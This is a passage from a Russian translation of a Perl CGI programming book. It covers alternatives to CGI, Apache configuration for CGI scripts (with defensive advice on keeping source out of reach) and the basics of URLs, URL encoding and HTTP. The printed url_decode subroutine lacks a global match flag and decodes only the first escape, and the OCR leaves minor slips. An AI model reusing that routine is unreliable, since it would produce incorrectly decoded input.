Активные серверные страницы (Active Server Pages, ASP), созданные Microsoft для собственного веб-сервера, сейчас доступны для многих серверов. Сервер ASP интегрирован в веб-сервер и не требует отдельного процесса. Он позволяет программистам совмещать код и HTML-страницы вместо того, чтобы писать отдельные программы. Как будет показано в главе 6, существуют модули, позволяющие делать то же самое, используя CGI. ASP поддерживают различные языки программирования, самый популярный из которых Visual Basic, хотя JavaScript также поддерживается. Кроме того, существует версия Perl от ActiveState, которую можно использовать в Windows с ASP. Помимо этого, существует модуль для Perl, Apache::ASP, который поддерживает ASP с *mod_perl*.

PHP

PHP – это язык программирования, сходный с Perl, интерпретатор которого встроен в веб-сервер. PHP поддерживает встроенный код внутри HTML-страниц. PHP поддерживается веб-сервером Apache.

ColdFusion

ColdFusion от Allaire в большей степени чем PHP различает страницы с кодом и HTML-страницы. В HTML-страницах могут быть дополнительные теги, вызывающие функции ColdFusion. В ColdFusion доступны несколько стандартных функций, и разработчики могут создавать собственные функции как расширения. ColdFusion был первоначально написан для Windows, но теперь доступны версии и для Unix. Интерпретатор ColdFusion встроен в веб-сервер.

Java-сервлеты

Java-сервлеты были созданы в Sun. Сервлеты похожи на CGI-сценарии тем, что это код, создающий документы. Тем не менее, сервлеты, поскольку они используют Java, должны быть скомпилированы перед запуском как классы, которые динамически загружаются веб-сервером при запуске сервлетов. Интерфейс отличается от CGI. JavaServer Pages или JSP – это другая технология, позволяющая разработчикам встраивать Java в веб-страницы, наподобие ASP.

FastCGI

FastCGI поддерживает работу одного или более экземпляров *perl*, которые постоянно запущены вместе с интерфейсом, позволяющим передавать динамические запросы от сервера к ним. Это помогает избежать основного недостатка CGI, когда для каждого запроса создается отдельный процесс. При этом FastCGI остается во многом совместимым с CGI. FastCGI доступен на многих веб-серверах. Подробно FastCGI рассматривается в главе 17.

mod_perl

mod_perl – это модуль для веб-сервера Apache, также позволяющий не запускать отдельный экземпляр *perl* для каждого сценария. Вместо того чтобы поддерживать отдельный экземпляр *perl*, как в FastCGI, *mod_perl* встраивает интерпретатор *perl* в веб-сервер. Это обеспечивает преимущества в производительности, а также позволяет получить доступ из кода на Perl к внутренним данным Apache. Мы обсудим *mod_perl* в главе 17.

Стремительное развитие этих конкурирующих технологий не мешает CGI попрежнему оставаться самым популярным методом для передачи динамических страниц и, несмотря на пророчества, не сойдет «со сцены» в ближайшее время. Даже если вы решите использовать другие технологии, изучить CGI очень полезно. Поскольку CGI – очень прозрачный интерфейс, вы разберетесь, как работают веб-транзакции на самом низком уровне, и это поможет вам понять другие технологии, построенные на той же основе. Кроме того, CGI универсален. Многие технологии требуют, чтобы у вас была установлена особенная комбинация других приложений помимо веб-сервера. CGI поддерживается практически любым веб-сервером без дополнительных действий и будет оставаться таким и в дальнейшем.

Конфигурация веб-сервера

До запуска CGI-программы на вашем сервере необходимо изменить некоторые параметры в конфигурационных файлах сервера. На протяжении всей книги мы будем говорить о веб-сервере Apache на платформе Unix. Apache – самый популярный из доступных серверов, к тому же он свободно распространяется и доступен вместе с исходными кодами. Apache возник из веб-сервера NCSA, поэтому многие элементы настройки похожи на подобные для других веб-серверов, имеющих тот же источник, например продаваемых iPlanet (бывший Netscape).

Кроме того, мы предполагаем, что у вас есть доступ к работающему веб-серверу, поэтому не рассматриваем вопросы установки и конфигурирования Apache. Этому посвящена книга *Apache: The Definitive Guide* («Apache, установка и использование») Бена и Питера Лори (Ben and Peter Laurie), издательство O'Reilly & Associates, Inc.

Apache не всегда установлен в одном и том же месте на разных платформах. На протяжении всей книги мы будем считать, что Apache установлен в пути по умолчанию, то есть все находится в каталоге */usr/local/apache*. Подкаталоги Apache:

```
$ cd /usr/local/apache
$ ls -F
bin/ cgi-bin/ conf/ htdocs/ icons/ include/ libexec/ logs/ man/ proxy/
```

В зависимости от того, как сервер Apache был настроен во время установки, у вас может не быть отдельных каталогов, например *libexec* и *proxy*; это не беда. Иногда в популярных дистрибутивах, включающих Apache (например, в некоторых дистрибутивах Linux), эти подкаталоги могут в системе находиться в другом месте. Например, в дистрибутиве RedHat Linux каталоги располагаются, как показано в таблице 1-1.

Таблица 1-1. Альтернативные пути к важным каталогам Apache

Путь по умолчанию	Альтернативный путь (RedHat Linux)
/usr/local/apache/cgi-bin	*/home/httpd/cgi-bin*
/usr/local/apache/htdocs	*/home/httpd/html*
/usr/local/apache/conf	*/etc/httpd/conf*
/usr/local/apache/logs	*/var/log/httpd*

Если в вашей системе пути иные, вы должны пересматривать все наши инструкции относительно путей соответственно вашему случаю. Если у вас установлен сервер Apache, но его каталогов нет ни в одном из указанных путей, то чтобы их найти, обратитесь к системному администратору или к документации.

Apache настраивается изменением конфигурационных файлов из каталога *conf*. В этих файлах содержатся директивы, которые Apache читает и выполняет. В старых версиях Apache было три файла: *httpd.conf*, *srm.conf* и *access.conf*. В новых версиях сервера все директивы находятся в файле *httpd.conf*, и можно настраивать конфигурацию в одном файле. Это также помогает избежать ситуации, когда параметры конфигурации в разных файлах не совпадают, что может вызвать проблемы в безопасности.

На многих серверах по-прежнему используются все три файла, скажем, потому, что администратору недосуг собрать все вместе. Поэтому обсуждая в книге конфигурацию Apache, мы приведем имя альтернативного файла, который надо отредактировать, если в системе есть все три файла.

Наконец, запомните, что Apache должен перечитать свои конфигурационные файлы, когда вы вносите в них изменения. Не требуется перезапускать сервер, хотя это тоже сработает. Если в вашей системе есть команда *apachectl* (часть стандартной установки), вы заставите Apache перечитать конфигурационные файлы (не перезапуская сервер) при помощи команды:

```
$ apachectl graceful
```

Для этого могут потребоваться права администратора сервера (*root*).

Настройка CGI-сценариев

Разрешить исполнение CGI-сценариев в Apache просто, есть два способа сделать это – хороший и не очень. Начнем с хорошего способа, который требует создания специального каталога для ваших CGI-сценариев.

Настройка по каталогу

Директива `ScriptAlias` предписывает веб-серверу связать виртуальный путь, отображаемый в URL, с каталогом на диске и исполнять все файлы, находящиеся в этом каталоге, если они являются CGI-сценариями.

Чтобы разрешить выполнение CGI-сценариев на своем веб-сервере, добавьте в файл *httpd.conf* директиву:

```
ScriptAlias  /cgi  /usr/local/apache/cgi-bin/
```

Теперь, если пользователь обращается к URL

http://your_host.com/cgi/my_script.cgi

сервер выполняет локальную программу

```
/usr/local/apache/cgi-bin/my_script.cgi
```

Обратите внимание, что путь *cgi* в адресе не обязательно должен совпадать с именем каталога файловой системы *cgi-bin*. Когда вы связываете каталог CGI с виртуальным каталогом *cgi*, *cgi-bin* и т. п., это только ваш выбор. У вас может быть несколько каталогов, содержащих CGI-сценарии:

```
ScriptAlias  /cgi   /usr/local/apache/cgi-bin/
ScriptAlias  /cgi2  /usr/local/apache/alt-cgi-bin/
```

Каталог, в котором расположены CGI-сценарии, должен располагаться за пределами корневого каталога сервера. В стандартной установке Apache корневой каталог привязан к каталогу *htdocs*. Все подкаталоги этого каталога можно просматривать. По умолчанию каталог *cgi-bin* расположен вне каталога *htdocs*, чтобы в случае отключения директивы `ScriptAlias` исходный код CGI-сценариев не был доступен всем пользователям по HTTP. Есть и другая веская причина сделать это, не только для того, чтобы кто-либо случайно не удалил директиву `ScriptAlias`.

Вот пример того, почему нельзя помещать каталог с CGI-сценариями в корневом каталоге сервера. Допустим, вам требуется несколько каталогов для CGI-сценариев в корневом каталоге сервера. Вы можете решить завести для каждого серьезного приложения собственный каталог. Допустим, у вас в каталоге */usr/local/apache/htdocs/widgets* есть база элементов управления, а CGI-сценарии расположены в каталоге /

usr/local/apache/htdocs/widgets/cgi. Затем вы добавляете следующую директиву:

```
ScriptAlias  /widgets-cgi  /usr/local/apache/htdocs/widgets/cgi
```

Если, сделав это, вы протестируете работу, то все будет выглядеть нормально. Но предположим, что ваша компания расширилась и кроме widgets продает woozles, поэтому для базы нужно придумать более общее имя. Вы переименовываете каталог *widgets* в *store*, обновляете директиву `ScriptAlias`, обновляете все ссылки на HTML-файлы и создаете символическую ссылку с каталога *widgets* на *store*, чтобы не потерять пользователей, сделавших у себя закладки на старые каталоги. Звучит здорово, правда?

К сожалению, последний шаг – создание символической ссылки – просто создает громадную прореху в безопасности. Проблема в том, что ваши CGI-сценарии доступны по двум адресам. Например, у вас может быть сценарий с именем *purchase.cgi*, к которому теперь можно обратиться двумя различными способами:

http://localhost/store-cgi/purchase.cgi

http://localhost/widgets-cgi/purchase.cgi

Первый адрес обслуживается директивой `ScriptAlias`, второй – нет. Если пользователи придут по второму адресу, то вместо странички они увидят исходный код вашего CGI-сценария. Если вам повезет, кто-нибудь по электронной почте обратит ваше внимание на эту проблему. А если нет, то злонамеренные пользователи начнут изучать исходные тексты ваших сценариев, чтобы найти дыры в безопасности и проникнуть в вашу систему и заполучить более ценную информацию (например, базу данных паролей или номера кредитных карт).

Любая символическая ссылка над каталогом, содержащим CGI-сценарии, приводит к появлению этой дыры в безопасности.[1] Переименование каталога и создание ссылки на старый – всего лишь один пример того, как неприятная ситуация может возникнуть случайно. Если CGI-сценарии будут находиться за пределами корневого каталога сервера, с подобной проблемой вы никогда не столкнетесь.

Почему доступность исходного кода – проблема? Некоторые характеристики CGI-сценариев делают их отличными от исполняемых файлов других типов с точки зрения безопасности. Они позволяют удаленным, анонимным пользователям запускать программы в вашей системе.

[1] Можно настроить Apache так, чтобы не происходило разыменование символических ссылок. Это будет альтернативное решение. Тем не менее, символические ссылки полезны и разрешены по умолчанию. Проблема в данном случае не в символических ссылках, а в том, что каталог с CGI-сценариями можно просматривать.

Поэтому о безопасности всегда надо помнить, и ваш код должен быть настолько безупречен, что даже если вы захотите сделать его доступным, потенциальные злоумышленники не смогли бы этим воспользоваться. И хотя сама по себе безопасность, достигаемая скрытностью, не очень эффективна, она, без сомнения, не повредит, если используется наряду с другими формами безопасности. Вопросы безопасности подробно рассматриваются в главе 8.

Настройка по расширению

Альтернативой настройке CGI-сценариев через общий каталог является указание веб-серверу распознавать CGI-сценарии по их расширению, например *.cgi*. При этом сами сценарии не должны находиться в одном определенном каталоге, а могут храниться в любом месте. Это откровенно плохая идея, как с точки зрения архитектуры, так и безопасности.

С точки зрения архитектуры, это плохо из-за того, что управлять проще сценариями, которые находятся в одном каталоге. По мере роста веб-сайта будет все сложнее следить за сценариями, используемыми на сайте. В одном каталоге гораздо проще найти нужный сценарий или создать сценарий, являющийся общим решением для разных задач, вместо дюжины сценариев, каждый из которых используется только для одной задачи. В каталоге */cgi* можно создать подкаталоги, чтобы организовать ваши сценарии.

Существует две причины, по которым настройка CGI-сценариев по расширению небезопасна. Во-первых, любой, у кого есть права на обновление HTML-файлов, сможет создавать свои CGI-сценарии. Как уже говорилось, CGI-сценарии требуют особого внимания к безопасности, поэтому не стоит разрешать новичкам в программировании создавать сценарии на серьезных веб-серверах. Во-вторых, увеличивается риск того, что кому-то удастся просмотреть исходный код ваших CGI-сценариев. Многие текстовые редакторы создают резервные копии файлов при редактировании; некоторые из них создают эти копии в текущем каталоге. Например, если вы редактируете файл *top_secret.cgi* при помощи *emacs*, обычно создается резервная копия файла с именем *top_secret.cgi~*. Если этот файл создается на веб-сервере, то любой, кто его запросит, получит в результате его исходный текст, поскольку веб-сервер не распознал расширение.

Конечно, в идеале ваш текстовый редактор должен удалять эти файлы после завершения работы с ними, а вы не должны редактировать файлы прямо на веб-сервере. Но подобные файлы иногда остаются. Кроме того, файлы иногда переименовывают вручную. Разработчик может захотеть внести изменения в файл и сделать резервную копию, сохранив старую версию с расширением *.bak*. Если бы резервная копия была в каталоге, настроенном с помощью ScriptAlias, то этот файл не отобра-

жался бы, а просто воспринимался и выполнялся как другой CGI-сценарий, что гораздо безопаснее.

Если ваш веб-сервер позволяет выполнять сценарии с любого места, то вот как можно это исправить. Следующая строка предписывает веб-серверу выполнять любой файл, заканчивающийся суффиксом *.cgi*:

```
AddHandler  cgi-script   .cgi
```

Можно закомментировать эту строку, предварив ее символом #, как в Perl. Без этой директивы Apache будет воспринимать файлы с расширением *.cgi* как файлы неизвестного типа и возвращать их в соответствии с типом по умолчанию, т. е. как обычный текстовый файл. Так что убедитесь перед удалением этой директивы, что вы убрали все CGI-сценарии за пределы корневого каталога сервера.

Можно запретить выполнение CGI-сценариев из определенных каталогов, отключив параметр ExecCGI. Строка, разрешающая это, выглядит следующим образом:

```
<Directory "/usr/local/apache/htdocs">
    .
    .
    Options Indexes FollowSymLinks ExecCGI
    .
    .
</Directory>
```

Вероятно, над и под директивой `Options` есть другие строки, да и сама директива в вашей системе может быть иной. Если вы удалите ExecCGI, то даже при разрешенной директиве обработки CGI Apache не будет выполнять CGI-сценарии в каталоге, относящемся к директиве `Options` – в данном случае в каталоге */usr/local/apache/htdocs*. Вместо этого пользователи увидят страницу с сообщением «Доступ запрещен» (Permission Denied).

Теперь, когда веб-сервер настроен и есть шанс посмотреть, что может CGI, изучим CGI подробнее. Следующая глава начинается с обзора HTTP, который является протоколом Web и основой CGI.

2

HTTP – протокол передачи гипертекста

Протокол передачи гипертекста (HTTP) это общий «язык», посредством которого веб-броузеры и веб-серверы общаются друг с другом в Интернете. CGI основывается на HTTP, поэтому чтобы полностью понять CGI, полезно понять HTTP. Одна из причин мощи CGI в том, что он позволяет манипулировать метаданными, которыми обмениваются броузер и веб-сервер, и таким путем выполнять много полезных трюков:

- Управлять данными различных типов, на разных языках или в других кодировках, соответственно с нуждами клиента
- Проверять предыдущее местонахождение пользователя
- Проверять тип и версию броузера и адаптировать ответ в соответствии с этими данными
- Определять время, за которое клиент может обращаться к кэшированной странице до того, как она будет считаться устаревшей и потребуется перезагрузка страницы

Не изучая HTTP в деталях, рассмотрим только то, что важно для понимания CGI. Особенно важен процесс запроса и ответа: как броузер запрашивает и как получает страницу.

Если вы хотите узнать о HTTP больше, посетите сайт консорциума World Wide Web *http//www.w3.org/Protocols/*. Если же вам не терпится начать писать CGI-сценарии, мы советуем не поддаваться соблазну пропустить эту главу. Хотя вы наверняка научитесь этому и без HTTP,

но не представляя всей картины, вы в конце концов запомните, что в каждом случае делать, не понимая, зачем. Конечно, это сложная глава, потому что материала довольно много, а примеров мало. Так что если вы, найдя ее скучноватой, перейдете к чему-то более интересному, мы это поймем. Только постарайтесь потом вернуться сюда.

URL

Обсуждая HTTP и CGI, мы будем часто ссылаться на URL, или *универсальный адрес ресурса* (Universal Resource Locator). Если вы уже знакомы с Сетью, то, вероятно, URL не новое понятие для вас. В терминах Сети, *ресурс* – это все, что доступно в сети, будь то HTML-файл, изображение, CGI-сценарий и т. д. URL – это стандартный способ локализовать эти ресурсы.

Имейте в виду, что адреса URL относятся не только к HTTP; они могут указывать на ресурсы в разных протоколах. Но мы сфокусируемся на адресах в HTTP.

А как насчет URI?

Вероятно, вы уже встречали термин URI и интересовались разницей между URI и URL. На самом деле эти термины очень часто взаимозаменяемы, потому что все URL являются URI. Универсальный идентификатор ресурсов (Uniform Resource Identifier) – это более общий класс, включающий кроме URL еще и URN (Uniform Resource Name, универсальное имя ресурса). URN – это имя, привязанное к объекту, даже если местоположение объекта меняется. Для примера: ваше имя похоже на URN, а ваш адрес – это URL. Оба служат для того, чтобы идентифицировать вас тем или иным способом – в этом смысле они являются URI.

Так как URN это только понятие, не используемое в современной Сети, вы можете считать, что URL и URI – это одно и то же, не вникая в детали. Поскольку другие формы URI нас не интересуют, во избежание путаницы мы будем использовать только термин URL.

Элементы URL

HTTP URL состоит из следующих полей: тип, имя узла, номер порта, путь, строка запроса и идентификатор фрагмента; каждый из этих элементов может быть опущен в определенных ситуациях (рис. 2-1).

Рис. 2-1. Компоненты URL

URL состоит из следующих элементов:

Тип

Тип представляет собой протокол, в нашем случае это `http` или `https`. Значение `https` указывает на соединение с защищенным веб-сервером. Обратитесь к разделу «Уровень защищенных сокетов» ниже в этой главе.

Узел

Узел идентифицирует машину, на которой работает веб-сервер. Это может быть либо доменное имя, либо IP-адрес, хотя идея использовать IP-адреса в URL не поощряется. Проблема в том, что IP-адрес часто меняется по целому ряду причин: веб-сайт может быть перенесен с одной машины на другую или перемещен в другую сеть. В таких случаях доменные имена остаются неизменными, что позволяет скрыть эти изменения от пользователя.

Номер порта

Номер порта необязателен и может присутствовать в URL только если указан узел. Узел и номер порта разделяются двоеточием. Если порт не указан, то для URL, начинающихся с `http`, используется порт 80, а для `https` – порт 443.

Можно настроить веб-сервер так, чтобы он отвечал и по другим портам. Это часто делается в случае, если два различных веб-сервера работают на одной и той же машине, или если веб-сервер используется пользователем, у которого недостаточно прав, чтобы запустить сервер на этих портах (например, только пользователь *root* может использовать порты с номерами меньше 1024). Серверы, использующие порты, отличные от 80 и 443, могут быть недоступны пользователям за брандмауэрами. Некоторые брандмауэры настроены так, что доступ ограничен почти ко всему, за исключением узкого диапазона портов, соответствующих значениям по умолчанию для некоторых протоколов.

Путь

Путь представляет собой местоположение запрошенного ресурса, будь то HTML-файл или CGI-сценарий. В зависимости от того, как настроен ваш веб-сервер, этот путь может соответствовать некоторому пути в вашей системе, а может и не соответствовать. Как говорилось в предыдущей главе, путь в URL к CGI обычно начинается с */cgi/*

или */cgi-bin/*, а эти пути связаны с каталогами на сервере, например, */usr/local/apache/cgi-bin*.

Заметьте, что URL сценария может включать в себя и путь после указания местоположения сценария. Например, ваш CGI-сценарий доступен по URL:

http://localhost/cgi/browse_docs.cgi

Вы можете передать добавочную информацию сценарию, добавив ее к концу, например:

http://localhost/cgi/browse_docs.cgi/docs/product/description.text

В таком случае путь */docs/product/description.text* передается сценарию. В следующей главе подробно рассматривается, как получить доступ к этой дополнительной информации и как ее использовать.

Строка запроса (query string)

Строка запроса передает дополнительные параметры в сценарий. Иногда она называется строкой поиска или индексом. Она может состоять из пар имя–значение, пары разделяются знаком амперсанда (&), а имя и значение отделяются друг от друга знаком равенства (=). Как разбирать и использовать эту информацию в сценариях, рассказывается в следующей главе.

Строка запроса может содержать данные, не оформленные в виде пар имя–значение. Если в строке запроса нет знака равенства, она часто называется индексом. Каждый аргумент должен быть отделен от другого закодированным пробелом (закодированным либо как +, либо как %20; см. раздел «Кодирование URL» ниже). CGI-сценарии обрабатывают индексы несколько иначе, это описано в следующей главе.

Идентификатор фрагмента

Идентификатор фрагмента указывает на определенный раздел ресурса. Эти идентификаторы не посылаются веб-серверу, поэтому вы не можете получить доступ к этому компоненту URL из сценария. Броузер получает ресурс и затем применяет идентификатор, чтобы найти определенный раздел. В случае с HTML-документами идентификаторы фрагментов соответствуют якорям внутри документа:

```
<a name="anchor">Здесь находится то, что вы ... </a>
```

По следующему URL-адресу будет запрошен весь документ, который потом будет показан, начиная с раздела, отмеченного тегом якоря:

http://localhost/document.html#anchor

Обычно в случае, если не найден якорь, соответствующий идентификатору, веб-броузеры перескакивают на конец документа.

Абсолютный и относительный URL

Многие из элементов URL не являются обязательными. Вы можете опустить тип, узел и номер порта, если URL используется в контексте, где эти элементы можно вычислить. Например, если вы включаете URL в ссылку на HTML-страницу и опускаете все эти элементы, то браузер предполагает, что ссылка относится к ресурсам на той же машине. Адреса URL делятся на два класса:

Абсолютные URL

URL, в которые входит имя узла, называются абсолютными. Пример абсолютного URL: *http://localhost/cgi/script.cgi*.

Относительные URL

URL без типа или номера порта называются относительными. Их можно разбить дальше на полные и относительные пути:

Полные пути

Относительные URL с абсолютными путями иногда называются полными путями (даже если они включают строку запроса и идентификатор фрагмента). Полные пути отличаются от URL с относительными путями тем, что они всегда указываются с корневого каталога сервера и начинаются со слэша (/). Учтите, что во всех этих случаях пути являются виртуальными путями и не обязательно соответствуют пути в файловой системе веб-сервера. Пример абсолютного пути – */index.html*.

Относительные пути

Относительные URL, которые начинаются с символа, отличного от слэша (/), называются *относительными путями*. Примеры относительных путей – *script.cgi* и *../images/photo.jpg*.

Кодирование URL

Многие символы в URL должны быть закодированы в силу различных причин. Например, такие символы, как `?`, `#` и / имеют специальное значение в URL и будут неправильно интерпретированы, если не будут закодированы. В некоторых системах можно назвать файл *doc#2.html*, но URL *http://localhost/doc#2.html* не будет соответствовать этому документу. Он будет указывать на фрагмент *2.html* в (вероятно, несуществующем) файле *doc*. Нужно закодировать символ #, чтобы веб-броузер и сервер знали, что это часть имени ресурса.

Символы кодируются и представляются в виде символа процента (%), за которым следует двузначное шестнадцатеричное значение символа в кодировке ISO Latin 1 или ASCII (они совпадают для первых семи бит). Например, символ # имеет шестнадцатеричное значение `0x23`, поэтому он кодируется как `%23`.

Необходимо кодировать следующие символы:

- Управляющие символы: ASCII-символы с 0x00 до 0x1F и 0x7F
- Восьмибитные символы: ASCII-символы с 0x80 до 0xFF
- Символы, имеющие специальное значение в URL: ; / ? : @ & = + $,
- Символы, часто используемые для ограничения (экранирования) URL: < > # % “
- Символы, которые могут быть небезопасными, так как могут иметь особое значение для других протоколов, используемых для передачи URL (например, SMTP): { } | \ ^ [ ] `

Кроме того, пробелы должны быть закодированы символом +, хотя значение %20 также дозволено. Как видите, большинство символов должны быть закодированы, список символов, которые можно оставить, гораздо короче:

- Буквы: a-z и A-Z
- Цифры: 0-9
- Прочие символы: - _ . ! ~ * ‘ ( )

На самом деле можно кодировать и разрешенные символы, иногда даже так и бывает. Таким образом, любое приложение, которое декодирует URL, должно декодировать каждое вхождение знака процента, за которым следуют две цифры шестнадцатеричного числа.

Следующий пример кода кодирует текст для адреса URL:

```
sub url_encode {
  my $text = shift;
  $text =~ s/([^a-z0-9_.!~*'() -])/sprintf "%%%02X", ord($1)/ei;
  $text =~ tr/ /+/;
  return $text;
}
```

Любой символ, не входящий в число разрешенных, заменяется знаком процента и двумя цифрами своего шестнадцатеричного эквивалента. Три символа процента необходимы потому, что символ процента является кодом форматирования для функции *sprintf*, и сам символ процента обозначается двумя символами. Таким образом, наш код форматирования состоит из знака процента % % и кода форматирования для двух шестнадцатеричных цифр, %02X.

Для декодирования URL можно использовать следующий код:

```
sub url_decode {
   my $text = shift;
   $text =~ tr/\+/ /;
   $text =~ s/%([a-f0-9][a-f0-9])/chr( hex( $1) )/ei;
   return $text;
}
```

Сначала мы заменяем символ плюса на пробел. Затем мы ищем символ процента, за которым следуют две шестнадцатеричные цифры, и используем функцию Perl *chr* для преобразования шестнадцатеричного значения в символ.

Ни операции кодирования, ни операции декодирования не могут безопасно повторяться с одним и тем же текстом. Текст, кодированный дважды, отличается от текста, кодированного один раз, так как знаки процента, появившиеся на первом шаге, сами будут закодированы на втором. Точно так же нельзя кодировать или декодировать URL целиком. Если вы декодировали URL, вы не сможете уже правильно разобрать его, так как там могут быть символы, которые были неправильно восприняты, например / и ?. Разбирать URL на компоненты нужно до декодирования; аналогично, надо сначала закодировать компоненты, а потом составлять из них URL.

Учтите, что понять, как работает колесо, – хорошо, но изобретать его заново – бесполезно. Даже если сейчас вы увидели, как кодировать и декодировать URL, совершенно не нужно делать это самостоятельно. Модуль URI::URL (на самом деле это коллекция модулей), доступный на CPAN (см. приложение B), содержит много модулей и функций, относящихся к URL. Один из них, URI::Escape, содержит функции *uri_escape и uri_unescape*. Используйте их. Подпрограммы в этих модулях тщательно тестируются, и в будущих версиях будут отражены все изменения HTTP.[1] Использование стандартных подпрограмм, кроме того, сделает ваш код более понятным для тех, кто будет поддерживать ваш код в будущем (включая и вас самих).

Если несмотря на эти предупреждения вы по-прежнему желаете писать собственные функции для кодирования URL, давайте им подходящие имена. Хотя вам вряд ли потребуется больше пары строк кода, но он будет слегка запутанным, поэтому имена должны быть очевидными.

HTTP

Теперь, когда мы выяснили, что такое URL, вернемся к главной теме этой главы – протоколу HTTP, посредством которого общаются клиенты и серверы в Сети.

[1] Думаете, это не произойдет? А что, если мы скажем, что тильда не всегда входила в URL? Это ограничение было снято, когда некоторые веб-серверы стали часто при помощи тильды и пользовательского имени обозначать собственный веб-каталог пользователя.

Уровень защищенных сокетов

HTTP не является защищенным протоколом, и многие сетевые протоколы (такие как ethernet) позволяют перехватывать данные, которыми обмениваются два компьютера в том же сегменте сети. Результатом является возможность перехвата третьей стороной HTTP-транзакций и записи аутентификационной информации, номеров кредитных карт и других важных данных.

Поэтому в Netscape был разработан протокол SSL (*Secure Sockets Layer*), обеспечивающий защищенный канал, который может использоваться HTTP и обеспечивает защиту от перехвата данных и других атак. SSL разработан по стандартам IETF и сейчас формально называется протоколом TLS (*Transport Layer Security*). По сути TLS 1.0 – это SSL 3.1. Пока еще не все броузеры поддерживают TLS.

Когда ваш броузер запрашивает URL, начинающийся с *https*, он создает соединение SSL/TLS с удаленным сервером, и все HTTP-транзакции выполняются через это защищенное соединение. К счастью, вам не надо понимать, как это работает, чтобы писать сценарии, потому что для вас это довольно прозрачно. Стандартные CGI-сценарии будут работать одинаково в защищенном окружении и в обычном. Когда ваш сценарий получает защищенное соединение SSL/TLS, вы получаете дополнительную информацию о клиенте и соединении, как будет видно из следующей главы.

Цикл запрос–ответ

Когда веб-броузер запрашивает веб-страницу, он посылает запрос веб-серверу. Сообщение всегда включает в себя заголовок, а иногда и тело. В ответ веб-сервер возвращает ответ. Это сообщение тоже всегда содержит заголовок и обычно тело.

Существуют два момента, важные для понимания HTTP:

- Это протокол запрос/ответ: каждому ответу предшествует запрос.
- Хотя запросы и ответы всегда содержат различную информацию, структура заголовок/тело совпадает у обоих сообщений. Заголовок содержит мета-информацию – информацию о сообщении, а тело содержит содержимое сообщения.

На рис. 2-2 приведен пример HTTP-транзакции. Допустим, вы сказали броузеру, что вам нужен документ, находящийся по адресу *http://localhost/index.html*. Броузер соединится с машиной *localhost* через 80-й порт и пошлет следующее сообщение:

```
GET /index.html HTTP/1.1
Host: localhost
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/xbm,
*/*
Accept-Language: en
Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 4.5; Mac_PowerPC)
```



Рис. 2-2. HTTP-цикл запрос/ответ

Предположим, что веб-сервер работает, и путь указывает на существующий документ, тогда сервер ответит следующим сообщением:

```
HTTP/1.1 200 OK
  Date: Sat, 18 Mar 2000 20:35:35 GMT
  Server Apache/1.3.9 (Unix)
  Last-Modified: Wed, 20 May 1998 14:59:42 GMT
ETag: "74916-656-3562efde"
Content-Length: 141
Content-Type: text/html


<HTML>
<HEAD><TITLE>Пример документа</TITLE></HEAD>
<BODY>
  <H1>Пример документа</H1>
  <P>Это пример HTML-документа!</P>
</BODY>
</HTML>
```

В этом примере запрос состоит из заголовка без тела. Ответ содержит как заголовок, так и HTML-содержимое, разделенные пустой строкой (рис. 2-3).



Рис. 2-3. Структура заголовок/тело HTTP-сообщения

HTTP-заголовки

Если вы знакомы с форматом электронной почты, вам также может быть знаком синтаксис заголовка и тела. Исторически сложилось, что формат HTTP-сообщений основывается на соглашениях, используемых в электронной почте в соответствии с MIME (Multipurpose Internet Mail Extensions, Многоцелевые расширения почтового стандарта Интернета). Но не думайте, что заголовки MIME и HTTP это одно и то же. Сходны только некоторые поля, и многие совпадения, имевшие место ранее, изменились в последних версиях HTTP.

Вот что нужно знать о синтаксисе заголовков:

- Первая строка заголовка имеет уникальный формат и специальное значение. Она называется строкой статуса (request line) в запросах и строкой состояния в ответах.
- Остальные строки заголовка содержат пары имя–значение. Имя и значение разделены двоеточием и любым сочетанием пробелов или табуляций. Эти строки называются полями заголовка.
- В некоторых полях заголовка может быть несколько значений. В этом случае в заголовке присутствуют несколько строк с одним и тем же именем и различными значениями, или все значения находятся в одной строке и разделены запятыми.
- Имена полей нечувствительны к регистру: например, `Content-Type` и `Content-type` – одно и то же.
- Порядок имен полей произвольный.
- Каждая строка заголовка должна завершаться последовательностью символов возврата каретки и перевода строки, что в Perl на ASCII-системах часто обозначается как CRLF или `\015\012`.
- Заголовок должен быть отделен от тела пустой строкой. Другими словами, последняя строка заголовка должна завершаться двумя символами CRLF.

HTTP 1.1 и HTTP 1.0

